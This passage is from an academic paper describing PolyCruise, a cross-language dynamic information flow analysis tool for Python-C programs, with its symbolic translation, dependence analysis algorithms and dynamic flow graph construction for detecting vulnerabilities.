With this implementation, we evaluated PolyCruise on 12 real-world multilingual systems of diverse domains and scales against various executions. Our results show its high scalability and cost-effectiveness, as well as its enabling capabilities for cross-language DIFA. The static analysis part took in total <3 seconds for systems of 220 KSLOC or smaller and <3 minutes for our largest subject (of 6,419 KSLOC). The (online) dynamic analysis incurred 2.71∼11.96x run-time slowdown. PolyCruise has found 14 unknown, *cross-language* vulnerabilities, including those in NumPy [49], with 11 confirmed, 8 CVEs assigned, and 8 fixed by developers so far. We also built the first multilingual dynamic analysis benchmark PyCBench, with which we validated the high precision (93.5%) and recall (100%) of the DIFA in PolyCruise.

Through PolyCruise, we have demonstrated a novel methodology for practical DIFA of multilingual dynamic analysis, which can empower applications other than detecting information flow vulnerabilities and even beyond the security domain. In sum, our contributions include:

- A scalable dynamic analysis technique for multilingual software written in Python and C, PolyCruise, which exploits light language-specific static analyses and online language-agnostic dynamic analysis to enable the first cross-language DIFA to the best of our knowledge (§3).
- An open-source implementation of PolyCruise for Python-C programs, which works with large-scale, real-world multilingual systems in different domains (§4).
- An open DIFA test suite covering a variety of analysis features, which is the first cross-language dynamic analysis benchmark suite publicly available as we know of (§5).
- An extensive evaluation of PolyCruise, which demonstrates the promising efficiency, cost-effectiveness, and vulnerability discovery capabilities of our technique (§6).

We have released our dataset and code to facilitate reproduction, replication, and reuse, as all found here.

2 Background and Motivation

Different languages may interact via diverse interfacing mechanisms. This diversity partly makes cross-language DIFA

challenging. Meanwhile, the need for tackling the diversity motivates and justifies our design for POLYCRUISE.

Interfacing mechanisms. At a high level, the ways different language units interact fall into two main categories:

- *Uniform mechanism: via interprocess communication (IPC).* This is universally applicable and totally language-independent. For instance, Remote Procedure Call (RPC), which is widely used in middleware, is of this kind.
- *Language-specific mechanism: via foreign function interface (FFI).* Different language units interoperate through direct function invocations. Thus, this mechanism is strongly language-dependent. Current mainstream languages (e.g., Java, Python, PHP, Ruby [21]) all support FFI for C per their official documentations.

At a more detailed level, the diversity of interfacing mechanisms is greater. For instance, within the same (FFI) category, Java interacts with C via native function calls, passing parameters via `jobject`, while the interfacing between Python and C is different and more complex [59]. Even in the same language combination, the mechanism also varies. For instance, in Python-C programs, one may use `ctypes` to load a C library and then search and invoke a C function. Alternatively, a C module can be built as a Python extension to be used as a Python module. In the other direction, the C unit can invoke a Python function through the APIs provided by the Python interpreter, after converting C-type parameters to `PyObjects`. Other mainstream languages provide similar yet still diverse mechanisms (e.g., Go interacts with C via the `cgo` command while Ruby interacts with C via a particular FFI).

Due to these diversities at multiple levels, DIFA designs based on specific mechanisms would have limited applicability. Moreover, many modern languages (e.g., Python) are dynamic, for which static analysis is impeded and dynamic analysis is necessary [72]. Thus, designs that rely on substantial and deep (e.g., semantic) static analysis would have limited cost-effectiveness (low precision and/or low recall).

Illustrating/motivating examples. Figure 1 depicts three cases of cross-language vulnerabilities each with a different interfacing mechanism between Python and C. p*i* and c*i* denotes line no. *i* in a Python and C unit, respectively.

- In (a), the Python unit invokes a C function through `ctypes`. A least-privilege violation [47] happens at c3 when the external input (`Extdata`) retrieved at p3 reaches there via p5, allowing an attacker to gain unauthorized access to any file specified. Single-language analyses would either stop at the language (Python) boundary, or make a conservative assumption that the data retrieved at p6 causes a vulnerability as well (hence leading to excessive imprecision).
- In (b), the interfacing is realized via Python extension (bidirectional). Sensitive data retrieved at p3 (source) may leak at c9 (sink) along the inter-language flow (red lines). Cross-language call graph construction hence a holistic flow analysis is necessary to find this vulnerability, which cannot be achieved by separately analyzing each language unit.
- In (c), the interfacing mechanism is the same as in (b). Yet different from (b), here the two C function invocations are implicit—note that `__enter__` and `__exit__` are a result of the `with` construct at p9, and they are visible only to the Python interpreter but not to a static analyzer. Calls to these two functions can only be captured at runtime. Dynamic analysis is necessary for finding the information leak here.




Figure 1: Example Python-C interfaces and vulnerabilities.

These examples not only illustrate how security vulnerabilities may happen at and across language interfacing hence the need for cross-language, holistic analyses, but also justify our dynamic analysis based design for POLYCRUISE.

3 The POLYCRUISE Approach

This section describes our technical approach. We start with an overview (§3.1) of POLYCRUISE and then elaborate its two high-level phases: static analyses and instrumentation (§3.2) and online dynamic analysis (§3.3).

3.1 Approach Overview

An overview of POLYCRUISE is given in Figure 2. Three **POLYCRUISE Inputs** should be provided: (1) the multilingual program P under analysis, viewed as a collection of per-language code units, (2) user configuration X, including the lists of sources/sinks (given per language unit) as required by any DIFA and options for determining which security application plugins to apply, and (3) the set T of run-time inputs for P as required by any dynamic analysis.




Figure 2: An overview of PolyCruise's architecture, including its inputs, major technical components, and outputs.

With these inputs, PolyCruise works in two main phases. In **Phase 1**, it first translates each language unit into a language-independent symbolic representation (LISR), from which a symbolic dependence analysis (SDA) computes symbolic dependencies in the unit by referring also to the source/sink list for the unit. The language independence of the LISRs enables the SDA to be language-agnostic. The resulting symbolic dependencies are then used to guide a *static* instrumentation step, informing it about the scope of necessary probing, for units written in a compiled language (e.g., C or Java). The main goal of this phase is to reduce the instrumentation (static or dynamic) scope hence the run-time overhead of the next phase. The rationale is that the symbolic dependencies (over)approximate all possible dynamic information flow between the given sources and sinks.

For an interpreted language (e.g., Python), PolyCruise starts its **Phase 2** with a dynamic instrumentation while the statically instrumented program P' is running against the given input set T. This instrumentation is also guided by the symbolic dependencies resulting from the SDA in the previous phase. Notably, the dynamic analysis in this second phase is *online*; that is, the analysis is performed on the fly (in the memory). It uses a shadow memory based circular queue (i.e., *shadow event queue*) to buffer streaming execution events—no trace is serialized to any external storage. While these events are being collected, PolyCruise incrementally performs run-time information flow computation (IFC) between any source and sink (across all language units of P), with resulting flow facts being represented as (and continuously added to) a dynamic information flow graph (DIFG).

From the DIFG, a set of vulnerability detection plugins, each detecting one type of (e.g., data leak) vulnerabilities, continuously computes information flow paths between sources/sinks relevant to the vulnerability type and reports the vulnerabilities found as part of **PolyCruise Outputs**.

3.2 Static Analyses/Instrumentation (Phase 1)

To collect the run-time data required by its DIFA, PolyCruise needs to instrument the given program P. In accordance with the overarching principle (§1) of our design, the instrumentation should probe for harvesting the run-time data in a language-independent manner so as to enable language-agnostic dynamic analysis, while only relying on minimal language-specific analyses. Following this rationale, the first phase works in three major steps as elaborated below.

3.2.1 Symbolic Translation (Step 1.1)

To minimize language-specific analyses, PolyCruise aims at a language-agnostic analysis (i.e., SDA) that computes uniform instrumentation-guiding information (i.e., symbolic dependencies). This is achieved through a preprocessing step that translates each language unit of P into its language-independent symbolic representation (LISR) form.

Definition. The symbolic dependencies computed by SDA are intended to approximate *data dependencies* between statements of a language unit. Accordingly, our LISR representation considers three kinds of statements: *line* (i.e., assignment), *call*, and *return*, and two kinds of symbols: *global* and *function*. The formal syntax of LISR is hence given below:

$$
\begin{array}{lll}
P & ::= & G^*F^* \\
G & ::= & e \\
F & ::= & \tau f(x^*)S^* \\
S & ::= & [x=]e^* \mid [x=]f(e^*) \mid \text{return } e \\
e & ::= & x \mid C \mid \varepsilon \\
\tau & ::= & T \mid \varepsilon
\end{array}
$$

A program P is a sequence G^* of *global* symbols, followed by a sequence F^* of *function* symbols—a symbol is simply an identifier. A *global* symbol consists of an expression e. A *function* symbol F has the return type τ, function name f, a sequence x^* of parameters, and a sequence of statements S^*. The return tag τ only indicates whether f returns a symbol, since the return type does affect our symbolic dependence computation. A statement S is of one of three kinds: a *line* statement $[x=]e^*$, a function *call* statement $[x=]f(e^*)$—return value could be none thus is optional, and a *return* statement *return* e. An expression e is of one of three kinds: a symbol x, a constant C, and ε. A return tag τ is a general type T or ε. ε denotes an empty string. As LISR serves for data dependence approximation hence only needs to capture variable definitions

Algorithm 1: Translate a given code entity to LISR

Input: $\mathbb{E}$: a given code entity of one of the three types: *global/function/statement*
Output: S_{lisr}: the LISR of $\mathbb{E}$

```
1  Function translate2LISR (𝔼)
2      S_lisr ← None;
3      𝕋_e ← getEntityType (𝔼);
4      if 𝕋_e == global then
5          S_lisr ← getGlobalSymbol (𝔼);
6      else if 𝕋_e == function then
7          S_lisr ← getFunctionSymbol (𝔼);          // symbolize the function type
8      else if 𝕋_e == statement then
9          if 𝔼 == call then
10             Ret ← getDef (𝔼);
11             if Ret ≠ None then
12                 S_lisr ← getSymbol (Ret) + "=";   // get return because def exists
13             Call = getCallSymbol (𝔼);            // symbolize the function call
14             S_lisr ← S_lisr + Call
15         else if 𝔼 == return then
16             Use ← getUse (𝔼);
17             S_lisr ← "Return " + getSymbol (Use);
18         else
19             Use ← getUse (𝔼);
20             Def ← getDef (𝔼);
21             S_lisr ← getSymbol (Def) + "=" + getSymbol (Use);
22     return S_lisr
```

(defs) and uses, other common language syntax elements (e.g., operators) are dropped in LISR.

Translation. Following the LISR definition above, the symbolic translation of a language unit is simply done through light syntactic parsing of the unit. During the parsing, every statement in the unit's source code that belongs to the three kinds or includes one of the two types of data symbols considered in LISR is translated to a LISR statement or symbol. The main goal is to capture variable defs and uses. Since only such a simple syntactic analysis is needed and no any semantic (e.g., data/control flow) analysis is involved, translating the code of a language into its LISR is reasonably simple.

The detailed LISR translation process is given in Algorithm 1. As defined above, LISR considers three types of code entities: statement, global, and function. The algorithm translates each of these entities according to its type. Specifically, a global symbol is extracted from a global entity (line 5). For a function definition entity (line 7), the LISR translator symbolizes the definition as LISR expression. In the translation of a statement (line 8-21), if the statement's type is *call* (line 9), the return value is translated into the left symbol as a definition if it exists. Then, the function call is symbolized as the right symbol; if the statement's type is *return* (line 15), the symbol is extracted to formulate a LISR *return* statement; for other statements, the translator symbolizes the definitions as left symbols and the uses as right symbols (line 19-21).

As an example, Figure 3 shows the resulting LISR (right column) of the symbolic translation for a language unit (left column). The global variable *gValue* of type *typeA* at Line 2 is translated to a *global* symbol *gValue*. At Line 3, the original statement is translated to a *function* symbol $Output(arg)$, and the next to a *call* statement without a return value. The original statement at Line 10 is translated to a *line* statement without left value, so on and so forth.

```
1   Source Code                  |  LISR
2   typeA gValue                 |  gValue
3   Output(typeB& arg)           |  Output(arg)
4       print (arg)              |      print(arg)
5                                |
6   typeB Foo(typeB N)           |  T Foo(N)
7       typeB V := 1             |      V = C
8       typeB& S := V            |      S = V
9             V := N             |      V = N
10      while N != 0:            |          N
11          V := V * N           |      V = V,N
12          N := N - 1           |      N = N,C
13      Output (S)               |          Output(S)
14      return S                 |      return S
```

Figure 3: An illustration of the symbolic translation.

Unlike an ordinary intermediate representation (IR), e.g., LLVM's bitcode, LISR is not meant to represent an entire program with respect to its full semantics. Instead, it only captures the most essential information (i.e.,def/use) needed for other analysis steps in PolyCruise. While different languages have different semantics, which constitutes a major barrier for cross-language analysis, the essential information can be represented in a language-agnostic manner, as is LISR. It is this nice property of LISR that essentially enables our DIFA approach to work across heterogeneous languages.

3.2.2 Symbolic Dependence Analysis (SDA) (Step 1.2)

Once the LISR is obtained for a language unit, the next step is to compute the symbolic dependencies in the unit according to the (language-independent) def/use symbols in its LISR.

Definition. Given two statements S_i and S_j, S_j is symbolically dependent on S_i iff $\{U(S_i) \cap D(S_j)\} \cup \{D(S_i) \cap U(S_j)\} \neq \varnothing$, where U($S$) and D($S$) is the use and def set of statement S.

In addition to approximating true/flow dependencies [23] (i.e., when $D(S_i) \cap U(S_j) \neq \varnothing$), we also consider possible anti-dependencies [23] (i.e., when $U(S_i) \cap D(S_j) \neq \varnothing$) to ensure the soundness of the SDA. Without a pointer/reference analysis, the SDA has no access to aliasing information for the analyzed language unit. Yet ignoring aliases could lead to missing true dependencies induced by aliasing. For instance, in the example of Figure 3, suppose one source is variable V at Line 9 and S becomes an alias of V after Line 8. Considering the anti-dependencies here will lead Lines 13 and 14 to be included in the symbolic dependence set of Line 9 hence the dynamic information flow paths between Line 9 and Lines 13, 14 to be potentially captured—because only the statements symbolically dependent on Line 9 will be probed in the later instrumentation steps; or these flow paths would be missed.

The symbolic defs and uses for the example of Figure 3 are given in Figure 5. Let S_i denote Line i and suppose (S_9, V) is a source. As we consider true/flow dependencies, we have $D(S_9) \cap U(S_{11}) \neq \varnothing$; when we consider anti-dependencies, we also have $U(S_8) \cap D(S_9) \neq \varnothing$. Thus, the symbolic dependence set of S_9 is computed as $\{S_8, S_{11}\}$.




Figure 4: An overview of the symbolic dependence analysis.

```
1        LISR          |  symbolic def-use pairs
2   gValue             |
3   Output (arg)       |
4        print(arg)    |  D[4]={},U[4]={arg}
5                      |
6   T Foo(N)           |
7     V = C            |  D[7] ={V},U[7] ={C}
8     S = V            |  D[8] ={S},U[8] ={V}
9     V = N            |  D[9] ={V},U[9] ={N}
10          N          |  D[10]={ },U[10]={N}
11    V = V,N          |  D[11]={V},U[11]={V,N}
12    N = N,C          |  D[12]={N},U[12]={N,C}
13          Output(S)  |  D[13]={},U[13]={S}
14    return S         |  D[14]={},U[14]={S}
```

Figure 5: Symbolic defs/uses for the example of Figure 3.

Dependence computation. Based on the definition, symbolic dependencies in a language unit are computed as shown in Figure 4. The SDA takes a set of criteria (information sources) predefined for a language unit and the unit's LISR. It then symbolically executes the unit, both forward and backward, to capture true/flow and anti dependencies, respectively. To that end, it uses two memory regions: a stack including the local symbol area (LSA) to keep track of local symbols, and a global symbol area (GSA) to keep track of global symbols.

The main SDA algorithm is given in Algorithm 2 (as the computeSD routine). It takes the set of entry functions of target programs and the predefined criteria as inputs—an entry function is either the *main* function of an executable or a library interface exposed externally. Furthermore, the set of criteria is defined and customized by PolyCruise users. The algorithm starts with all entry functions being pushed into a FIFO queue $\mathbb{Q}_F$ (line 2); then, it (symbolically) executes these functions one by one with its symbolic dependence summary (*SDS*) through a subroutine computeSDoF.

A function's *SDS* is a bitmap that indicates whether its return value or parameters are reachable from the given criteria through def-use-association (*DUA*) computation at a specific callsite of the function. For the example of Figure 3, if we define an 8-bit *SDS*, the *SDS* of the *Output* function at Line 13 will be computed as 01000000. The first bit 0 indicates that the return value is not reachable; the second bit 1 indicates the first parameter is reachable. The remaining bits are zero because this function has only one parameter.

For each entry function $\mathbb{F}$, the SDA stack is (re)initialized (line 6)—*GSA* is shared for all functions; then, its current *SDS* ($SDS_{\mathbb{F}}$) is retrieved via `getSDS` (line 7)—which can be initialized as -1 (by default) or a customized value given in the criteria. Once a global symbol in $\mathbb{F}$ is found (via `getReachable`) reachable from a criterion and inserted into *GSA* after one pass of symbolic execution of $\mathbb{F}$, all entry functions that reference the global symbol are pushed into $\mathbb{Q}_F$ again for recomputation to ensure consistency (line 11). When $\mathbb{Q}_F$ becomes empty, *SDA* obtains the set of all statements computed as symbolically dependent on the criteria as the algorithm's output.

Algorithm 2: Compute symbolic dependencies

Input: $\mathbb{E}_F$:set of entry functions, $\mathbb{C}$: predefined criteria (e.g., DIFA sources)
Output: $\mathbb{S}_s$:symbolic dependence set of $\mathbb{C}$

```
1  Function computeSD (E_F, C)
2      Q_F ← initQueue (E_F));                    // Q_F is a FIFO queue of functions
3      G_sym ← ∅;                                 // G_sym is the set of global symbols in the GSA
4      while Q_F ≠ ∅ do
5          F ← Q_F.pop();
6          Stack ← ∅;                             // (re)initialize the SDA stack for the current function F
7          SDS_F ← getSDS (F);                    // SDS_F is the symbolic dependence (SD) summary of F
8          computeSDoF (F, SDS_F, C, Stack, G_sym);   // compute SDs per function
9          if (gSym = getReachable (G_sym)) ≠ ∅ then
10             Ref = getRefer (gSym);             // get entry functions that use global symbols
11             Q_F.push(Ref);
12     S_s ← obtainStmt ();                       // get the statements symbolically dependent on C
13     return S_s
```

Algorithm 3: SDA for each function

Input: $\mathbb{F}$:an entry function, $SDS_{\mathbb{F}}$:the (current) SDS of $\mathbb{F}$, *Stack*:the stack (see Figure 4), G_{sym}:the set of global symbols, $\mathbb{C}$:predefined criteria
Output: $SDS_{\mathbb{F}}$:the (updated) SDS of $\mathbb{F}$

```
1  Function computeSDoF (F, SDS_F, C, Stack, G_sym)
2      L_sym ← initLocalSymb (SDS_F);             // initialize the local symbol area
3      while True do
4          computeMain (F, L_sym, SDS_F, C, Stack, G_sym);   // forward execution
5          StmtNum_F ← getReachableStmt ();
6          F_r = reverseFunc (F);
7          computeMain (F_r, L_sym, SDS_F, C, Stack, G_sym);   // backward execution
8          StmtNum_r ← getReachableStmt ();
9          if StmtNum_F == StmtNum_r then
10             break;                             // having reached the fixed point
11     updateSDS (F, SDS_F);
```

The algorithm for computing the symbolic dependencies for each function is given in Algorithm 3. *SDA* first initializes the local symbol area (*LSA*) for the current function in terms of its *SDS* that indicates which formal parameters should be pushed into the *LSA* (line 2). After that *SDA* repeats the procedure of forward (line 4) and backward (line 7) computation until the number of the reachable statements remains unchanged, which means the algorithm reaches a fixed point and all possible statements have been collected. As a reminder, the backward computation shares the same procedure with the forward but takes the reverse order of statements.

The details of computeMain are given in Algorithm 4, where *SDA* symbolically executes the input function. As initialization, *SDA* pushes the function into the stack if it is not there yet. This step helps avoid recursive invocations, which would be redundant here as the function's *SDS* will remain unchanged when the inputs are fixed. Then, *SDA* processes each statement differently per its type as follows:

Line. If the statement's *Use* is in the criteria set, *LSA*, or *GSA*, *SDA* pushes the associated *Def* into the *LSA* or *GSA* so that the symbolic dependence propagates along the execution flow.

Algorithm 4: The *Main* logic of SDA

```
   Input: L_sym:the set of local symbols for F; others are same as Algorithm 3
   Output: SDS_F:the (updated) SDS of F
1  Function computeMain (F, L_sym, SDS_F, C, Stack, G_sym)
2      if F ∈ Stack then
3          return SDS_F;
4      Stack.push(F);
5      foreach S_i in F do
6          D[S_i], U[S_i] ← getDefUse (S_i);
7          if getType (S_i) == Line then
8              if isCriteria (C, S_i) or (U[S_i] ∈ {L_sym ∪ G_sym}) then
9                  if isGlobalSym (D[S_i]) then
10                     G_sym.push(D[S_i])
11                 else
12                     L_sym.push(D[S_i])
13         else if getType (S_i) == Call then
14             Callee, Sds_c ← initCallee (S_i);   // initial SDS: actual->formal args
15             if Callee != NULL then
16                 Sds_c ← computeSDoF (Callee, Sds_c, C, Stack, G_sym);
17             else
18                 Sds_c ← -1;
19             updateSym (L_sym, Sds_c, S_i);   // update F's L_sym with the callee's SDS
20         else if getType (S_i) == Return then
21             if S_i ∈ {L_sym ∪ G_sym} then
22                 setRetBit (SDS_F);   // return to the callsite
23         if isReachable (S_i) == true then
24             S_x.push(S_i);   // save the statements for instrumentation—will just probe there
25     Stack.pop(F);
26     SDS_F ← SDS_F | summarize (L_sym, F);   // update F's SDS with its local symbols
```

Call. *SDA* handles *Call* statements to compute interprocedural dependencies. Before executing a callee, *SDA* first obtains the callee's definition and constructs the invocation context for it; the context contains the callsite and an initial *SDS* of the callee computed with the actual parameters. The initial *SDS* indicates which symbols of the parameters would flow into the callee, and *SDA* utilizes this information to initialize callee's *LSA*. If *SDA* fails to get the definition of the callee (e.g., a library function) and its initial *SDS* is non-zero, *SDA* conservatively sets the callee's *SDS* as -1, which means the return value and all parameters of the function are reachable from criteria. Otherwise, *SDA* invokes computeSDoF for the callee. After the execution of the callee, SDA updates *LSA* of the current function with the callee's *SDS*, which indicates the symbols flowing from the callee back to the function.

Return. *SDA* checks the *Use* at a *Return* statement. The presence of *Use* in the *LSA* or *GSA* indicates that the return value of the current function is reachable from the criteria, hence *SDA* sets the return-bit of *SDS* to 1 in this case (line 22).

When executing a statement, *SDA* inserts it into a set if it is reachable (from the input criteria $\mathbb{C}$). When *SDA* finishes executing all statements of a function, it updates the function's *SDS* with its *LSA* before returning; this conservative treatment is necessary because the function may have output parameters.

3.2.3 SDA-Guided Static Instrumentation (Step 1.3)

In the last step of Phase 1, PolyCruise performs static instrumentation of each compiled-language unit to insert probes for harvesting the run-time data underlying its DIFA. More specifically, the static instrumenter takes the set of statements that are computed by the SDA as symbolically dependent on any given source in the unit. Then, it probes for the run-time data only at those statements. As these data are collected at runtime, we elaborate them as part of Phase 2. Without loss of generality, if the given program P does not include any compiled-language unit, this step is skipped.




Figure 6: Definition of execution events monitored at runtime.

3.3 Online Dynamic Analysis (Phase 2)

PolyCruise performs its dynamic analysis *while* the (statically instrumented, if necessary) program P' executes. Thus, this phase does not exit until P' exits. This *online* design is justified by the need for handling long/continuously-running programs (e.g., those working as services). For those programs, an offline analysis may not even be feasible [9, 11]. In particular, Phase 2 works in three steps as elaborated below.

3.3.1 SDA-Guided Dynamic Instrumentation (Step 2.1)

For units written in interpreted languages, especially those having rich dynamic constructs, static instrumentation cannot fully probe for harvesting necessary run-time data. In fact, the code of such units may not even be completely visible to a static analysis (§2). PolyCruise addresses this challenge by dynamically instrumenting these units. As in Step 1.3, only the statements symbolically dependent on the given sources are probed. Both instrumentation steps also consistently probe for the same kind of run-time data, as detailed as follows.

The run-time data to harvest are language-independent execution events that encode key (dynamic) information flow facts. Figure 6 gives the definition of these events. Each event starts with a 64-bit identifier followed by the event content. In particular, the event type within the identifier is used to guide the information flow computation (IFC, i.e., Step 2.2) to decode the event content. The other fields are not used in the IFC itself but enable mapping each event to the corresponding statement in the original program. This mapping is necessary for later producing information flow paths at source-code level that help understand vulnerability details.

In accordance with the three types of LISR statements (§3.2.1), three types of execution events (i.e., *line*, *call*, and *return*) are probed for: $[x =]e^* \mid [x =]f(e^*) \mid$ *return* e. An expression e can be a symbol x indicating a data type (e.g., `integer`), a constant C indicating the address of a reference/-pointer variable, or the ε. The event content stores the associated (LISR) statement itself. Importantly, for a variable of a non-primitive type, its address, rather than the symbol (literal), should be probed for. This address is used by the IFC to compute aliases hence information flow accurately.

3.3.2 Information Flow Computation (IFC) (Step 2.2)

In this step, PolyCruise computes run-time information flow on the fly, by incrementally constructing a dynamic information flow graph (DIFG) from the execution events buffered in the shadow event queue (Figure 2). Given that real-world systems typically run in multiple threads, our design accounts for flow facts induced by multi-threading.

Definition. Suppose the P' execution consists of a set of threads $\Phi = \{\varphi_1, ..., \varphi_n\}$, which may share code and/or data (via global/shared variables). The DIFG for the execution is a directed graph $\mathbb{G}_\Phi = \langle {G_\varphi}^*, s^*, t^* \rangle$, $\varphi \in \Phi$, consisting of a set of thread graph G_φ each starting from an entry s and an exit t. A thread graph G_φ consists of a set of function graph G_f connected via interprocedural (call or return) edges, where each G_f consists of a set of nodes mapped one-to-one to the underlying event sequence $\vec{e}$. $\vec{e}_k$ denotes the k-th event in $\vec{e}$.

Each DIFG node represents one of the execution events. Each edge, of one of four types below, represents a flow fact.

- *Interthread control flow edge.* An edge of this type connects two nodes that represent two events $\vec{e}_i \in \varphi_m$ and $\vec{e}_j \in \varphi_n$, where $\vec{e}_i$ is a *call* event for thread creation, $\vec{e}_j$ is the first event in φ_n, and φ_m is the predecessor (creator) of φ_n.
- *Intra-thread control flow edge.* This includes intra- and interprocedural (function graph) control flow edges. Given two events $\vec{e}_i$ and $\vec{e}_j$ in the same thread, $\vec{e}_i \rightarrow \vec{e}_j$ is an intra-procedural control flow edge if $\vec{e}_i$ and $\vec{e}_j$ happend in order in the same function. If $\vec{e}_i$ is a *call* event and $\vec{e}_j$ indicates the entry of the corresponding callee, $\vec{e}_i \rightarrow \vec{e}_j$ is an inter-procedural (call) edge. If $\vec{e}_i$ is a *return* event and $\vec{e}_j$ is the *call* event corresponding to the callsite associated with that return, $\vec{e}_i \rightarrow \vec{e}_j$ is an interprocedural (return) edge.
- *Interthread data flow edge.* Given two events $\vec{e}_i \in \varphi_i$ and $\vec{e}_j \in \varphi_j$ that happened sequentially in time, $\vec{e}_i \rightarrow \vec{e}_j$ is an interthread data dependence edge if $U(e_j) \subseteq D(e_i)$ while $U(e_j)$ includes a shared or global variable use and $D(e_i)$ includes the latest def of the variable. $U(\vec{e}_k)$ and $D(\vec{e}_k)$ denotes the use and def set of the statement where $\vec{e}_k$ happened.
- *Intra-thread data flow edge.* This includes intra- and interprocedural (function graph) data flow edges. Given two events $\vec{e}_i$ and $\vec{e}_j$ that happened in the same thread while satisfying $U(e_j) \subseteq D(e_i)$, $\vec{e}_i \rightarrow \vec{e}_j$ is an intra-procedural data flow edge if $\vec{e}_i$ and $\vec{e}_j$ happened sequentially in the same function. If $\vec{e}_i$ is a *call* event and $\vec{e}_j$ happened within the corresponding callee, $\vec{e}_i \rightarrow \vec{e}_j$ is an interprocedural (call) edge. If $\vec{e}_i$ is a *return* event and $\vec{e}_j$ is the *call* event corresponding to the callsite associated with that return, $\vec{e}_i \rightarrow e_j$ is an interprocedural (return) edge.

DIFG construction. Algorithm 5 outlines the major steps for constructing the DIFG incrementally—updating it once per event. Upon receiving an event $\vec{e}_k$, the algorithm first decodes the event content, gets/updates the enclosing thread graph G_φ (i.e., for the thread in which $\vec{e}_k$ occurred), and retrieves the enclosing function graph (Lines 2–4). It then allocates a new

Algorithm 5: Construct DIFG incrementally

```
   Input: e⃗_k: an execution event ∈ e⃗, φ: the no. of thread containing e⃗_k
   Output: 𝔾_Φ: the updated DIFG
1  Function constructDIFG (e⃗_k, φ)
2      event ← decodeEvent (e⃗_k);
3      G_φ ← getOrAddGraph (event, φ);
4      G_f ← getFuncDIFG (G_φ, event);
5      CurNode ← newNode (G_φ, event);
6      PreNode ← getPreNode (G_φ);
7      if G_f == NULL then
8          G_f ← addFuncDIFG (G_φ, event);
9          if PreNode == NULL then
10             createItcfgEdge (𝔾_Φ, G_φ)          // compute interthread control flow
11     else
12         TailNode_f ← getTail (G_f);
13         createCfgEdge (TailNode_f, CurNode);// add intra-procedural control flow
14         while TailNode_f != NULL do
15             if U(CurNode) ⊆ D(TailNode) then
16                 createDDEdge (TailNode_f, CurNode);
17                 break;                          // done computing intra-procedural data flow
18             TailNode_f ← TailNode_f->previous
19         if IsCallEvent(e⃗vent) then
20             G_callee ← getFuncDIFG (G_φ, event);
21             createCfgEdge (G_f, G_callee);      // compute interprocedural control flow
22             createDDEdge (G_f, G_callee);       // compute interprocedural data flow
23         computeGlobalDD (𝔾_Φ, CurNode);// data flow due to global/shared variables
```




Figure 7: An example DIFG (right) for a program (left).

